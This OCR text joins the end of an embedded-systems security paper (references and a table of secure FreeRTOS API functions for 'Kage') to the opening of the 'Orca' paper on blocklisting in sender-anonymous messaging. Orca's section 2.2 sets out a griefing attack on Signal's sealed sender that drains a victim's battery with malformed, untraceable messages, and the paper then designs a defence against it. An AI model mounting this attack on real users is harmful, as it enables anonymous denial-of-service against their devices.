[40] NYMAN, T., EKBERG, J.-E., DAVI, L., AND ASOKAN, N. CFI CaRE: Hardware-supported call and return enforcement for commercial microcontrollers. In *Proceedings of the 20th International Symposium on Research in Attacks, Intrusions, and Defenses* (Atlanta, GA, 2017), RAID '17, Springer-Verlag, pp. 259–284.

[41] ROEMER, R., BUCHANAN, E., SHACHAM, H., AND SAVAGE, S. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information Systems Security 15*, 1 (Mar. 2012), 2:1–2:34.

[42] SALWAN, J., AND WIRTH, A. Ropgadget: Gadgets finder and auto-roper, 2011. http://shell-storm.org/project/ROPgadget.

[43] STMICROELECTRONICS. *UM2153 User Manual: Discovery kit for IoT node, multi-channel communication with STM32L4*, Oct. 2019. Rev 5.

[44] STMICROELECTRONICS. *PM0214 Programming Manual: STM32 Cortex-M4 MCUs and MPUs programming manual*, Mar. 2020. Rev 10.

[45] STMICROELECTRONICS. *RM0351 Reference Manual: STM32L47xxx, STM32L48xxx, STM32L49xxx and STM32L4Axxx advanced Arm-based 32-bit MCUs*, June 2021. Rev 9.

[46] STMICROELECTRONICS. *UM1884 User Manual: Description of STM32L4/L4+ HAL and low-layer drivers*, Sept. 2021. Rev 9.

[47] SZEKERES, L., PAYER, M., WEI, T., AND SONG, D. SoK: Eternal war in memory. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy* (Berkeley, CA, 2013), SP '13, IEEE Computer Society, pp. 48–62.

[48] Tock embedded operating system. http://www.tockos.org.

[49] TRAN, M., ETHERIDGE, M., BLETSCH, T., JIANG, X., FREEH, V., AND NING, P. On the expressiveness of return-into-libc attacks. In *Proceedings of the 14th International Conference on Recent Advances in Intrusion Detection* (Menlo Park, CA, 2011), RAID '11, Springer-Verlag, pp. 121–141.

[50] WAHBE, R., LUCCO, S., ANDERSON, T. E., AND GRAHAM, S. L. Efficient software-based fault isolation. In *Proceedings of the 14th ACM Symposium on Operating Systems Principles* (Asheville, NC, 1993), SOSP '93, ACM, pp. 203–216.

[51] WALLS, R. J., BROWN, N. F., LE BARON, T., SHUE, C. A., OKHRAVI, H., AND WARD, B. C. Control-flow integrity for real-time embedded systems. In *Proceedings of the 31st Euromicro Conference on Real-Time Systems* (Stuttgart, Germany, 2019), ECRTS '19, Schloss Dagstuhl–Leibniz-Zentrum füer Informatik, pp. 2:1–2:24.

[52] WHEELER, D. A. Sloccount version 2.26, 2004. https://dwheeler.com/sloccount.

[53] YIU, J. ARM Cortex-M for beginners: An overview of the ARM Cortex-M processor family and comparison.

[54] ZHANG, M., AND SEKAR, R. Control flow integrity for COTS binaries. In *Proceedings of the 22nd USENIX Security Symposium* (Washington, DC, 2013), Security '13, USENIX Association, pp. 337–352.

[55] ZHOU, J., DU, Y., SHEN, Z., MA, L., CRISWELL, J., AND WALLS, R. J. Silhouette: Efficient protected shadow stacks for embedded systems. In *Proceedings of the 29th USENIX Security Symposium* (Boston, MA, 2020), Security '20, USENIX Association, pp. 1219–1236.

A Secure API Implementation

This appendix shows the secure API details in our prototype of Kage. The secure API is the subset of API functions, from

Data Type	Internal Data Type	Description
TaskHandle_t	tskTaskControlBlock*	The pointer to a task control block
TickType_t	uint32_t	Number of ticks
BaseType_t	long	General data
UBaseType_t	unsigned long	Unsigned general data
List_t	N/A	A struct representing a doubly linked list
ListItem_t	N/A	A struct representing a node in List_t
MemoryRegion_t	N/A	A struct to store a memory region configuration
TaskParameters_t	N/A	A struct to store configurations of a task

Table 8: Data Types of Secure API

Name(Argument Types): Return Type	Description
xTaskCreateRestricted(TaskParameters_t*, TaskHandle_t*): BaseType_t	Create a task with given parameters. Return true if the task is successfully created, false otherwise.
vTaskDelete(TaskHandle_t): void	Delete given task.
vTaskDelayUntil(TickType_t*, TickType_t): void	Delay current foreground task for given ticks relative to the first argument and write the wake up tick to it.
vTaskDelay(TickType_t): void	Delay current foreground task for given ticks relative to the tick this function is called.
vTaskFinishInit(void): void	Mark the end of task creation. After this point, Kage does not allow creating new task anymore.
vTaskPrioritySet(TaskHandle_t, UBaseType_t): void	Set the priority of given task to given value.
vTaskSuspend(TaskHandle_t): void	Suspend given task.
vTaskResume(TaskHandle_t): void	Resume given task. Do nothing if the task is not suspended.
vTaskAllocateMPURegions(TaskHandle_t, MemoryRegion_t*): void	Change the MPU configuration of given task to given memory region configuration.
ulTaskNotifyTake(BaseType_t, TickType_t): uint32_t	Block current foreground task and use notification as semaphore until given ticks. Return notification value before it changes.
xTaskNotifyWait(uint32_t, uint32_t, uint32_t*, TickType_t): BaseType_t	Block current foreground task until notified or for given ticks. Return true if notification is received, false on timeout.
xTaskGenericNotify(TaskHandle_t, uint32_t, eNotifyAction, uint32_t*): BaseType_t	Unblock given task and optionally update its notification value bits. Return true if notification bits are updated successfully, false otherwise.
xTaskNotifyStateClear(TaskHandle_t): BaseType_t	Clear notification state of given task without clearing notification value bits. Return true if this function changes the notification state; return false if no action is needed.
vMainUARTPrintString(char*): void	Print given string to serial output using HAL library function that accesses corresponding peripherals.

Table 9: Task Management Secure API for Application Tasks and Untrusted Kernel

the FreeRTOS [32] scheduler and task management modules, that write to protected data structures, with one exception: we added one additional API function, vTaskFinishInit, to declear the end of the initialization sequence. Table 9, Table 10, and Table 11 list the individual secure API functions. Beside vTaskFinishInit, all functions in the list use the same arguments and return types as the corresponding functions in FreeRTOS.

Table 8 lists the argument data types of the secure API. All secure API functions that have an argument of type TaskHandle_t contain the runtime check that verifies the task control block's validity. All secure API functions with other types of pointer arguments use a different runtime check to verify that the pointer points to an unprivileged memory region and that writing to the address would not cause an overflow.

Table 9 lists the secure API functions available to both application tasks and untrusted kernel components. These functions are available for untrusted components to control the state of tasks such as deleting a task, changing the MPU configuration of a task, and task synchronization. The vTaskAllocateMPURegions contains the runtime check verifying that the new task-specific MPU configuration does not violate Kage's MPU policy. The xTaskCreateRestricted function is only available to the system initialization sequence. To enforce this restriction, we require developers to call the vTaskFinishInit function that marks the end of the initialization sequence. After calling vTaskFinishInit, Kage no longer allows task creation.

Table 10 lists the secure API functions only available to untrusted kernel components. These functions allow untrusted kernel components such as the queue API and the timer API to manage the interactions of tasks. For example, when a task calls the queue API to receive a data structure,

Name(Argument Types): Return Type	Description
`vPortEnterCritical(void): void`	Enter critical section that temporarily disables context switching and exception handling.
`vPortExitCritical(void): void`	Exit critical section.
`vTaskMissedYield(void): void`	Request for a context switch.
`xTaskPriorityInherit(TaskHandle_t): BaseType_t`	Raise the priority of given task to that of the current foreground task.
`xTaskPriorityDisinherit(TaskHandle_t): BaseType_t`	Reset the priority of given task to its original value.
`xTaskPriorityDisinheritAfterTimeout(TaskHandle_t, UBaseType_t): void`	Set the priority of given task to given priority value if the task's current priority is lower than the value.
`pvTaskIncrementMutexHeldCount(void): TaskHandle_t`	Increment the mutex count of current foreground task. Return its task control block.
`vTaskSuspendAll(void): void`	Stop the scheduler.
`xTaskResumeAll(void): BaseType_t`	Resume the scheduler. Return true if a context switch is scheduled.
`vTaskPlaceOnEventList(List_t*, TickType_t): void`	Delay current foreground task for given ticks and add it to the given event waiting list. Store the task priority and sort the list by it.
`vTaskPlaceOnEventListRestricted(List_t*,TickType_t, BaseType_t): void`	Same as `vTaskPlaceOnEventList`, but use the third argument to determine whether to delay indefinitely or not.
`vTaskPlaceOnUnorderedEventList(List_t*, TickType_t, TickType_t): void`	Delay current foreground task for given ticks and add it to the given event waiting list. Store second argument and do not sort the list.
`xTaskRemoveFromEventList(List_t*): BaseType_t`	Resume the first task in the list and remove the task from the event list. Return true if a context switch is required, false otherwise.
`vTaskRemoveFromUnorderedEventList(ListItem_t*, TickType_t): void`	Resume the task associated with given list item. Store second argument to the value of list item.

Table 10: Task Management Secure API for Untrusted Kernel Only

Name(Argument Types): Return Type	Description
`xTaskResumeFromISR(TaskHandle_t): BaseType_t`	Resume given task. Do nothing if the task is not suspended. Return true if a context switch is required; return false otherwise.
`xTaskGenericNotifyFromISR(TaskHandle_t, uint32_t, eNotifyAction, uint32_t*, BaseType_t*): BaseType_t`	Same as `xTaskGenericNotify`, but write to fifth argument whether a context switch is needed after unblocking given task.
`vTaskNotifyGiveFromISR(TaskHandle_t, BaseType_t*): void`	Unblock given task, using notification as semaphore. The normal version of this API is defined as a macro of `xTaskGenericNotify`.

Table 11: Task Management Secure API for Untrusted Exception Handlers Only

but the queue is empty, the queue API function calls the `vTaskPlaceOnEventList` secure API function to add the task to the list of tasks waiting for data on this queue and to delay the task from executing until the data arrives or a timeout occurs.

Table 11 lists the secure API functions available to untrusted exception handlers. They allow untrusted exception handlers to resume or unblock a task and optionally send signals to the task through the notification bits. These secure API functions contain the runtime check that verifies the current exception priority.

Orca: Blocklisting in Sender-Anonymous Messaging

Nirvan Tyagi
Cornell University

Julia Len
Cornell University

Ian Miers
University of Maryland

Thomas Ristenpart
Cornell Tech

Abstract. Sender-anonymous end-to-end encrypted messaging allows sending messages to a recipient without revealing the sender's identity to the messaging platform. Signal recently introduced a sender anonymity feature that includes an abuse mitigation mechanism meant to allow the platform to block malicious senders on behalf of a recipient.

We explore the tension between sender anonymity and abuse mitigation. We start by showing limitations of Signal's deployed mechanism, observing that it results in relatively weak anonymity properties and showing a new griefing attack that allows a malicious sender to drain a victim's battery. We therefore design a new protocol, called Orca, that allows recipients to register a privacy-preserving blocklist with the platform. Without learning the sender's identity, the platform can check that the sender is not on the blocklist and that the sender can be identified by the recipient. We construct Orca using a new type of group signature scheme, for which we give formal security notions. Our prototype implementation showcases Orca's practicality.

1 Introduction

End-to-end (E2E) encrypted messaging, now relied upon by billions of people due to products like Signal, WhatsApp, Facebook Messenger, and more, provides strong E2E confidentiality and integrity guarantees [5, 23]: the messaging platform itself cannot read or modify user messages. The E2E encryption protocols used [52] do not, however, attempt to ensure anonymity, so the platform learns the sender and recipient of every message sent over the network. While academic systems [4, 6, 24, 25, 42, 45, 47, 57, 60, 61] have developed protocols that hide the identity of senders and receivers from platforms, they introduce expensive overheads.

A recent suggestion for pragmatic privacy improvements is to aim solely for sender anonymity. Introduced by Signal in a feature called "sealed sender" [48], sender anonymity ensures that the sender's identity is never revealed via messages to the platform, e.g., the sender does not authenticate with an account password or digital signature; messages reveal only the intended recipient. While sealed sender does not hide network-level identifiers such as IP addresses, one can do so by composing it with Tor [27] or an anonymous broadcast [24, 41, 47, 53, 61].

In this work, we explore a key tension in sender-anonymous systems: mitigating abuse by malicious senders. Already E2E encryption makes some kinds of abuse mitigations, such as content-based moderation, more challenging (c.f., [28, 30, 35, 58]). Sender anonymity complicates the setting further because the lack of sender authentication means that the platform cannot block unwanted messages on behalf of a recipient in a conventional way.

To enable platform blocking, Signal's sealed sender has a user distribute an access key to their contacts that senders must show to the platform when sending the user a sender-anonymous message. If a sender cannot provide an access key, the platform drops the message. A user that blocks a sender in their client triggers a rotation of this key and a redistribution to the (remaining) contacts. Future messages from the blocked sender will be dropped by the platform.

We observe two deficiencies with this approach. First, access keys must be distributed over non-sender-anonymous channels, meaning the platform learns the identities of users who can send sender-anonymous messages to a particular recipient. This significantly lowers the anonymity guarantee—in the limit of having only a single contact, there is no anonymity at all.

Second, we show a simple "griefing" attack that works despite the anti-abuse mechanism. By design, the sender is hidden from the platform, and only the recipient can identify the sender of a sender-anonymous message. However, a malicious sender can trivially craft malformed messages that even the recipient will not be able to identify. The recipient's client rejects these messages, but not before processing them. This is particularly problematic for mobile clients as it uses up battery life; we experimentally verify that an attacker can easily drain a target's battery in a short period of time. To make matters worse, neither victim nor platform can identify the attacker, and so the victim will not know who to block.

We design a new abuse mitigation mechanism for privacy-preserving blocklisting in sender-anonymous messaging. Our protocol, called Orca, allows recipients to register a blocklist with the platform. The blocklist is privacy-preserving, meaning it does not reveal the identities of the blocked users. Senders construct messages that are anonymous to the platform, but can be verified by the platform as being attributable to a sender not present on the blocklist. If the sender is on the blocklist or if the message is malformed, then the platform rejects the message; if the message is delivered, the recipient is guaranteed to be able to identify the sender.

Importantly, Orca provides a new non-interactive initialization functionality that allows a user to initiate sender-anonymous messages without having previously communicated with the recipient. This significantly enhances the anonymity guarantees, because it expands the anonymity set to be as large as all registered users of the system.

In summary, our contributions are:

- We build a threat model for sender-anonymous messaging and identify limitations in previous approaches, including a new griefing attack against Signal's sealed sender that we evaluate.
- We construct a new group signature scheme [22] to make up the core of Orca's functionality. The new primitive is tailored to the needs of our setting and supports multiple openers, keyed verification, and local revocation; see Section 4 for details. We provide new security definitions, building upon ones from prior work [8, 14].
- We show an extension of Orca that integrates mechanisms from anonymous credentials [20] to arrange that the relatively expensive group signature scheme is only used periodically when initiating a new conversation. Initialization will generate a batch of one-time-use sender tokens [43, 44], which can be spent to authenticate messages and replenished at very low cost.
- We implement and evaluate Orca, suggesting that it is sufficiently performant to deploy at scale. In particular, once initialized, the token-based extension incurs only 30B additional bandwidth cost per message and only one extra group exponentiation of computation for clients; the platform need only compute a group exponentiation and check the token against a strikelist. The computational cost for the platform is paid during initialization which incurs work on the order of the size of the recipient's blocklist ($\sim$ 200ms for a blocklist of length 100). We find that a medium-provisioned server can comfortably support a deployment of a million users depending on frequency of conversation initialization.

2 Setting: Sender Anonymity for E2EE

This work focuses on sender-anonymous E2E encrypted messaging hosted by a centralized messaging platform. In this section and throughout the body, we will often use Signal as our running example. However, the techniques that we introduce are relevant for any sender-anonymous messaging system in which the platform learns the recipient identity.

2.1 Background: Signal and Sealed Sender

Non-sender-anonymous E2EE messaging. We first briefly outline Signal's non-sender-anonymous protocol. For simplicity we restrict attention to one client per user. A user wishing to send a message first registers an account with the platform using a long-lived identity public key pk_s, retaining the associated secret key sk_s. The user then must contact the platform to obtain the long-lived public key pk_r of their intended recipient. Once this phase is complete, a client can securely send messages via Signal's *double ratchet* protocol [52]. This provides state-of-the-art message confidentiality guarantees even in the event of key compromise [5, 23].

Signal, like most other E2E encrypted messaging platforms, requires users to authenticate their account when sending and receiving messages. Importantly, this allows for abuse prevention because the platform can block malicious senders, and even block senders from talking to a specific recipient. On the other hand, such account authentication, e.g., via public key signature or unique account password, does not provide cryptographic sender anonymity.

Sender anonymity with sealed sender. Sealed sender is Signal's protocol [48] for cryptographic sender anonymity motivated by their desire to minimize the amount of trust their users must place in the platform. We will now walk through a high level summary of how sealed sender works.

Initialization and key exchange. As before, senders must first register a public key pk_s with the platform. The user is issued a short-lived *sender certificate* from the platform, that we denote by $cert$. The certificate contains a digital signature by the platform in order to attest to the validity of the user's identity key. These certificates must be periodically updated, requiring the user to rerun the registration protocol.

To receive sealed messages a recipient must generate their long-lived identity key pair (pk_r, sk_r) as usual, but now additionally generate a 96-bit *access key* that we denote by ak. Both pk_r and ak are registered with the platform. Looking ahead, senders will need to show ak to the platform to send a sealed message. This means that the recipient must distribute ak to whomever they want to grant the ability to send sealed messages. By default, the access key is distributed to all contacts of a user through Signal's original non-sender-anonymous channel. Additionally, users can opt into accepting sealed messages from anyone, including non-contacts. In this case, senders do not need a recipient's access key to send them sealed messages.

Sending a sealed message. The pseudocode for sending and receiving a message via sealed sender is provided in Figure 1. It is designed to work modularly as a layer on top of any non-sender-anonymous E2E encryption protocol. At a high level, the protocol creates two ciphertexts: (1) an identity ciphertext encrypting the sender's long-lived public key pk_s to the recipient, and (2) a content ciphertext encrypting the standard E2E encryption ciphertext along with the sender certificate. The identity ciphertext and content ciphertext cryptographically hide the sender identity even if the underlying E2E encryption ciphertext does not [1].

More specifically, the protocol encrypts the sender identity

[1] Signal's use of the double ratchet algorithm produces ciphertexts that can either include the sender identity in plaintext or include messaging metadata such as counters used for in-order processing that would leak information useful for linking senders.




Figure 1: Pseudocode for Signal's sealed sender feature.

pk_s via a variant of hashed ElGamal [2] to produce the identity ciphertext ct_{id}. In particular, it generates ephemeral key pair (pk_e, sk_e) and makes use of a hash-based key derivation function HKDF and authenticated encryption scheme AE. The sender then encrypts the plaintext m using the original double ratchet algorithm ratchet.Enc(m). It bundles the resulting ciphertext ct_m and sender certificate $cert$ and encrypts this with a key derived from long-lived identity keys pk_s and pk_r to produce the content ciphertext ct_{ss}. The sender indicates the intended recipient and sends the triple (pk_e, ct_{id}, ct_{ss}) along with the recipient's access key ak to the platform.

Upon receipt of the sender's message, the platform checks that the intended recipient's registered access key matches ak. If this check passes, then the platform forwards the triple (pk_e, ct_{id}, ct_{ss}) to the recipient. The recipient decrypts as shown in Figure 1. Once it recovers $cert$ and ct_m, it verifies the sender as a valid account using the certificate and the recovered identity key pk_s. If the sender's identity is authenticated, then ct_m is decrypted using the double ratchet algorithm.

2.2 Limitations of Sealed Sender

There are limitations to Signal's sealed sender protocol for sender anonymity, which we raise here in the form of three different classes of attacks.

Traffic analysis of sender-anonymous messages. An inherent leakage of the sender-anonymous messaging setting (as opposed to the sender- *and* recipient-anonymous setting) is that the recipient of each message is inherently leaked to the platform. Martiny et al. [49] demonstrate a set of statistical disclosure attacks that use this leakage to infer communicating partners, for example, by searching for users with interleaving messages suggesting a back-and-forth conversation pattern. They provide a modification to Signal's sealed sender that protects against traffic analysis of sender-anonymous messages, which they call "sender-anonymous conversations". This mitigation approach, as well as another separate approach which instead relies on random message delays and/or noise messages [53], do not provide solutions for blocklisting. The techniques we introduce for supporting blocklists compose well with these traffic analysis mitigations. Given this prior work, we do not explicitly address traffic analysis of sender-anonymous messages beyond considering the anonymity set, as we discuss next.

Traffic analysis of non-sender-anonymous messages. Recall that access keys are distributed through Signal's original non-sender-anonymous channel. While this setup is still encrypted, the platform nevertheless observes with whom the user exchanged non-sender-anonymous messages. Thus, when a sender anonymously authenticates using ak, the set of users that could correspond to the sender (i.e., the *anonymity set* of the sender) is restricted and known to the platform. This means, for example, if a recipient only has a single contact with which they have communicated, there is no sender anonymity at all. Furthermore, if a user rotates their access key to revoke sending access, this resets their anonymity set of senders, as their new access key must be redistributed.

Martiny et al. [49] assume in their threat model that these access keys have already been exchanged between communicating parties. Their attack can therefore be improved by tracking the sender anonymity set of a recipient learned by the platform. Notably, our solution for blocklisting will prevent such improvements.

Griefing attack by evading identification. Sealed sender relies on the sender to self-identify to the recipient: the platform can not check for malformed messages. Instead, the recipient must decrypt and check validity of the sender identity key and certificate, dropping messages that do not verify. This allows for a straightforward griefing attack in which an attacker can spam the recipient with untraceable messages, causing the recipient's device to suffer battery drain and to consume bandwidth, a type of user-mounted DoS attack.

We demonstrate through a proof-of-concept implementation that this griefing attack is effective. Our attack simply modifies pk_e in (pk_e, ct_{id}, ct_{ss}) to a random value pk_f. To the platform this is indistinguishable from a legitimate sealed sender message, but the recipient's decryption will fail when trying to decrypt ct_{id}. The recipient cannot recover any information about the sender. Running experiments on a Google Pixel phone running Android 9, we find that sending just 1 message every 10 seconds causes the battery to drain at an increased rate of $9\times$ over baseline. We provide more extensive measurements of this attack in Appendix A.

Ultimately, there are no satisfying mitigation options available to victims (see last section of Appendix A). If the victim of the attack has opted in to accepting sealed sender messages from non-contacts, the attack can be mounted by anyone. Otherwise the attacker needs the recipient's access key, meaning the attacker must be one of the victim's contacts (or has found some other way to obtain the access key). While this limits who can mount the attack in the default case, it is still problematic: The victim can rotate their access key ak and attempt to redistribute a new ak' to their communicating partners. If the attacker is not able to get access to the new access key, the attack will be stopped by the platform and no messages will




Figure 2: Privacy-preserving, outsourced blocklisting for sender-anonymous messaging. The platform is able to block messages from users on Chloe's blocklist without learning their identity. The top view shows the functionality of outsourced blocklisting, while the bottom view shows what is revealed to the platform. Not shown, Chloe can also efficiently identify the sender of message m_1 as Alice and update her blocklist BL_C if needed.

reach the victim's client. But since the attack leaves no information about which of the victim's communicating partners is responsible, the victim can only make a guess as to whom they should block.

Realistically to maintain usability of their mobile device, a user may limit Signal to only a few highly trusted contacts, or will push the user off Signal to a less private messenger. We consider both of these outcomes to be highly damaging to vulnerable users that would benefit from a metadata-private messenger. Looking forward, we will want a mechanism that provides the user more granular recourse against misbehaving senders.

3 Outsourced Blocklisting

We now turn to building a new sender-anonymous messaging protocol that avoids the current weaknesses of sealed sender. Our approach is to enable what we call privacy-preserving outsourced blocklisting (see Figure 2).

Goals. Such a system should enjoy the following features:

- *Sender anonymity:* Messages cryptographically hide the sender identity from the platform.
- *Sender attribution:* Recipients can cryptographically verify the sender of any ciphertexts delivered by the platform.
- *Blocklisting:* Recipients can register a blocklist with the platform and update it efficiently. The platform can use the blocklist to drop sender-anonymous messages from senders that the recipient has added to the blocklist.
- *Blocklist anonymity:* The blocklist should not reveal the identities of the senders blocked by the recipient.

Together these properties prevent the type of griefing attacks that affect sealed sender: a client receiving problematic messages can identify the sender and instruct the platform to drop them on the client's behalf.

We would also like the system to support:

- *Non-interactive initialization:* Users can begin sending sender-anonymous messages without previous interaction with the intended recipient.

This property obviates the use of non-sender-anonymous channels to initiate sender-anonymous communication. In particular, the platform should not be able to attribute messages to some smaller subset of users, as messages can have originated from any registered user of the system.

Orca is designed to accompany a sender-anonymous E2EE messaging protocol to provide the functionality of outsourced blocklisting while carrying over both the sender-anonymity and message confidentiality properties of the underlying protocol. As such, we assume the underlying E2EE protocol is sender-anonymous, and if it is not, can easily be made so using encapsulation techniques similar to sealed sender (see Figure 1). Our protocol will provide a registration process in which users interact with the platform to generate the required keys for the protocol; this will be done at the same time users register for the underlying E2EE protocol. To send a message, the sender first encrypts the message plaintext pt to the recipient as specified by the E2EE protocol. Then, Orca will concern itself with authenticating the delivery of the produced E2EE ciphertext; the authenticity of the underlying message plaintext needs to be provided by the E2EE protocol. We will refer to the E2EE ciphertext as the "message" from Orca's perspective.

Threat model. We assume an active, persistent adversary that controls the messaging platform and an arbitrary number of users. We assume the clients of legitimate users are not compromised and that they correctly abide by the protocol.

Our primary concern is the *cryptographic anonymity* of the messaging protocol. The adversary, even with active deviations from the protocol, should not be able to learn sender identity information from the contents of protocol messages.

Even in the case that anonymity is achieved at the message proctocol layer, identification information can leak through the network layer, e.g., by associating IP addresses or by making inferences based on timing. We consider preventing such leakage to be orthogonal to the goal of providing a blocklisting solution for the message protocol layer: existing solutions for mitigating network leakage will compose. Sender-anonymous channels resilient to linking attacks that exploit IP addresses can be constructed using services such as Tor [27]; linking attacks performed by stronger global network adversaries with the ability to observe and inject traffic along any network link can be mitigated using prior academic solutions for anonymous broadcasting [24, 41, 47, 53, 61]. Lastly, as discussed in Section 2.2, given a sender-anonymous channel, timing analysis of messages with designated recipients can be mitigated using existing techniques [49, 53].

It is trivial for an active adversary that controls the platform

to deny service to arbitrary users by not delivering messages. In future work, it may be valuable to provide a mechanism for honest users to provably expose such misbehavior, but in this work we leave platform-mounted denial-of-service (DoS) attacks out of scope. On the other hand, we do want to protect against user-mounted DoS attacks, in which a malicious user can interact with an honest platform to deny service to other users, as in the griefing attack.

Overview. We will now provide an overview of Orca's design by stepping through a series of strawman constructions.

Sender-specific one-time use access tokens. Instead of having all senders authenticate by reusing the same shared access token, the recipient can deal unique access tokens to each sender. Reusing a sender-specific token allows linking by the platform, so these tokens will necessarily be one-time use only. We outline a version of this approach that is taken by the Pond messaging system [43, 44].

On registration, recipients register a key k to a pseudorandom function F, e.g. HMAC, with the platform. Recipients distribute one-time use tokens of the form $(x, y = F(k, x))$ for random values x to senders. The platform verifies these tokens using k and the recipient can identify senders since they know to whom they dealt (x, y). A sender's tokens are refreshed in the normal exchange of messages. Now a recipient can block by reporting the unused tokens of a sender to the platform; the platform tracks these tokens along with previously spent tokens for a recipient in a strikelist and rejects incoming messages that authenticate with struck tokens. The platform's strikelist grows unbounded as more messages are sent, but this cost can be managed by scheduled key rotations.

This blocklisting approach improves significantly over sealed sender as it effectively removes the griefing attack vector, however it does not address the concerns around leakage during initialization: the recipient still initially distributes the access tokens over non-sender-anonymous channels to senders, revealing to the platform a small set of possible senders for future messages. A different approach is needed to provide stronger sender anonymity with non-interactive initialization.

Group signatures. A promising starting point for sender-anonymous blocklisting with non-interactive initialization is *group signatures*, a well-studied cryptographic primitive [7, 8, 11, 17, 22]. Group signature schemes allow users to sign messages anonymously on behalf of a group whose membership is controlled by a *group manager*. Signatures appear anonymous to everyone except to a special *opening authority* who has the ability to deanonymize the signer and revoke their signing ability.

Our next strawman solution has the platform maintain a separate group signature scheme for each registered user, where the user is the opening authority and the platform is the group manager. A sender registers with the platform under the desired recipient's group signature scheme. The sender sends their message along with a signature on the message under the recipient's group to the platform. The platform then verifies the anonymized signature. For blocklisting, we use a group signature scheme that supports *verifier-local revocation* [14]. This means that the recipient can revoke senders by communicating *only* with the platform (i.e., verifier).

This strawman provides effective sender attribution and blocklisting. It also allows senders to acquire group signature credentials without previous interaction with the recipient. However, messages to a recipient can be attributed by the platform to the set of users that registered under the recipient's group signature scheme, so we do not achieve our stronger anonymity goal. Furthermore, existing group signatures that meet our requirements use expensive bilinear pairing operations, adding on to the efficiency concerns of managing a separate scheme for each registered user.

We resolve these issues by proposing a new type of group signature that introduces two novel features. The first is support for *multiple opening authorities*. This will dispense with the per-recipient group signature schemes and the need to register separately for each recipient that you wish to send to. The second feature is *keyed-verification*, in which we observe that the platform is also the only verifier. Removing public verifiability improves efficiency of client-side operations.

This new group signature, presented in Section 4, makes up the core of Orca. However even with our optimizations, e.g., keyed-verification, the group signature approach incurs significant computational cost, in particular for the platform, owing to the use of verifier-local revocation: verifying a signature incurs work linear in the size of the recipient's blocklist.

Hybrid: Group signature with one-time tokens. This leads us to our final construction which combines the use of group signatures for non-interactive initialization with one-time use tokens for efficient authentication of subsequent messages. Here, the group signature is used to allow the sender to acquire its first batch of tokens from the platform. The main contribution of this approach is a new protocol for allowing the platform to dispense tokens on behalf of the recipient. This is challenging because the platform should not be able to link newly minted tokens to a sender, but it must provide a way for the recipient to learn to whom new tokens were dealt (for future sender attribution). We construct this protocol by adapting techniques from blinded issuance of anonymous credentials [20]. After this (relatively) expensive initialization procedure, users exchange new tokens in the normal flow of conversation and the system enjoys all the efficiency benefits of the token-based protocol. We describe Orca's one-time token extension in Section 5.

4 Orca's Group Signature

Our main construction is based on a novel group signature scheme. In this section, we will introduce our new group signature abstraction, describe how to use it to construct an

outsourced blocklisting protocol, and lastly provide an instantiation of such a group signature,

4.1 Group Signature Syntax and Security

Group signatures [22] allow users to sign messages anonymously on behalf of a group. The basic setting is as follows. The membership of a group is coordinated by a *group manager*, with whom users register with in order to join the group. Additionally, anonymous group signatures can be opened (traced) to identify the signing user in the group by a designated *opening authority*.

We make use of three extensions to the basic group signature setting.

(1) *Verifier local revocation*: A group signature supporting revocation allows the opening authority to additionally revoke the signing ability of group members. *Verifier local* revocation means that to revoke a member, the opening authority need only communicate a revocation message to verifying parties (as opposed to both verifying parties and group members); revocation does not affect the way group members sign messages.

(2) *Multiple opening authorities*: An opening authority is created through registration with the group manager. Group members sign messages designated to one of many opening authorities, and only the opening authority that a signature is designated to is able to open the signature to the signer's identity. Revocation is handled separately per opening authority, meaning a group member may be able to sign messages designated for some opening authorities, but be revoked from signing messages to others.

(3) *Keyed verification*: Verification of group signatures can only be completed by a secret key owned by the group manager and shared to verifying parties. This is particularly useful in cases where the group manager is the only party verifying signatures and allows for more efficient schemes than those that achieve public verifiability.

Verifier local revocation has been previously studied [14], but the other two extensions are novel to the best of our knowledge. The model and following security definitions for our new setting are derived from [8, 14].

Syntax. A multi-opener, keyed-verification group signature scheme GS is run between three types of participating parties: (1) users U that join the group and sign messages, (2) opening authorities OA that can trace signatures to signers, and (3) a group manager GM to coordinate registration and perform verification. It consists of the following algorithms:

- $pp \leftarrow\!\!\$\ \mathsf{GS.Setup}(\lambda)$: The setup algorithm defines the public parameters pp. We will assume pp is available to all algorithms, and all parties have assurance it was created correctly.
- $(gmpk, gmsk) \leftarrow\!\!\$\ \mathsf{GS.Kg}^{pp}_{\mathrm{GM}}()$: The key generation algorithm is run by the group manager to generate a public key $gmpk$ and secret key $gmsk$.
- $\mathsf{GS.JoinU}^{pp}_{\mathrm{U}} \leftrightarrow \mathsf{GS.IssueU}^{pp}_{\mathrm{GM}}$: Group registration is an interactive protocol implemented by $\mathsf{GS.JoinU}$ and $\mathsf{GS.IssueU}$ run between a user and the group manager, respectively. If execution is successful, the user will receive a public, secret key pair (upk, usk) and the group manager will receive upk, else both parties receive $\perp$. If the protocol accepts, the group manager will store upk in a global registration table and reject duplicate upk registrations.
- $\mathsf{GS.JoinOA}^{pp}_{\mathrm{OA}} \leftrightarrow \mathsf{GS.IssueOA}^{pp}_{\mathrm{GM}}$: Opening authority registration is an interactive protocol run between a prospective opening authority and the group manager. If execution is successful, the opening authority will receive a public, secret key pair $(oapk, oask)$ and the group manager will receive and store $oapk$ in the registration table, else both parties receive $\perp$.
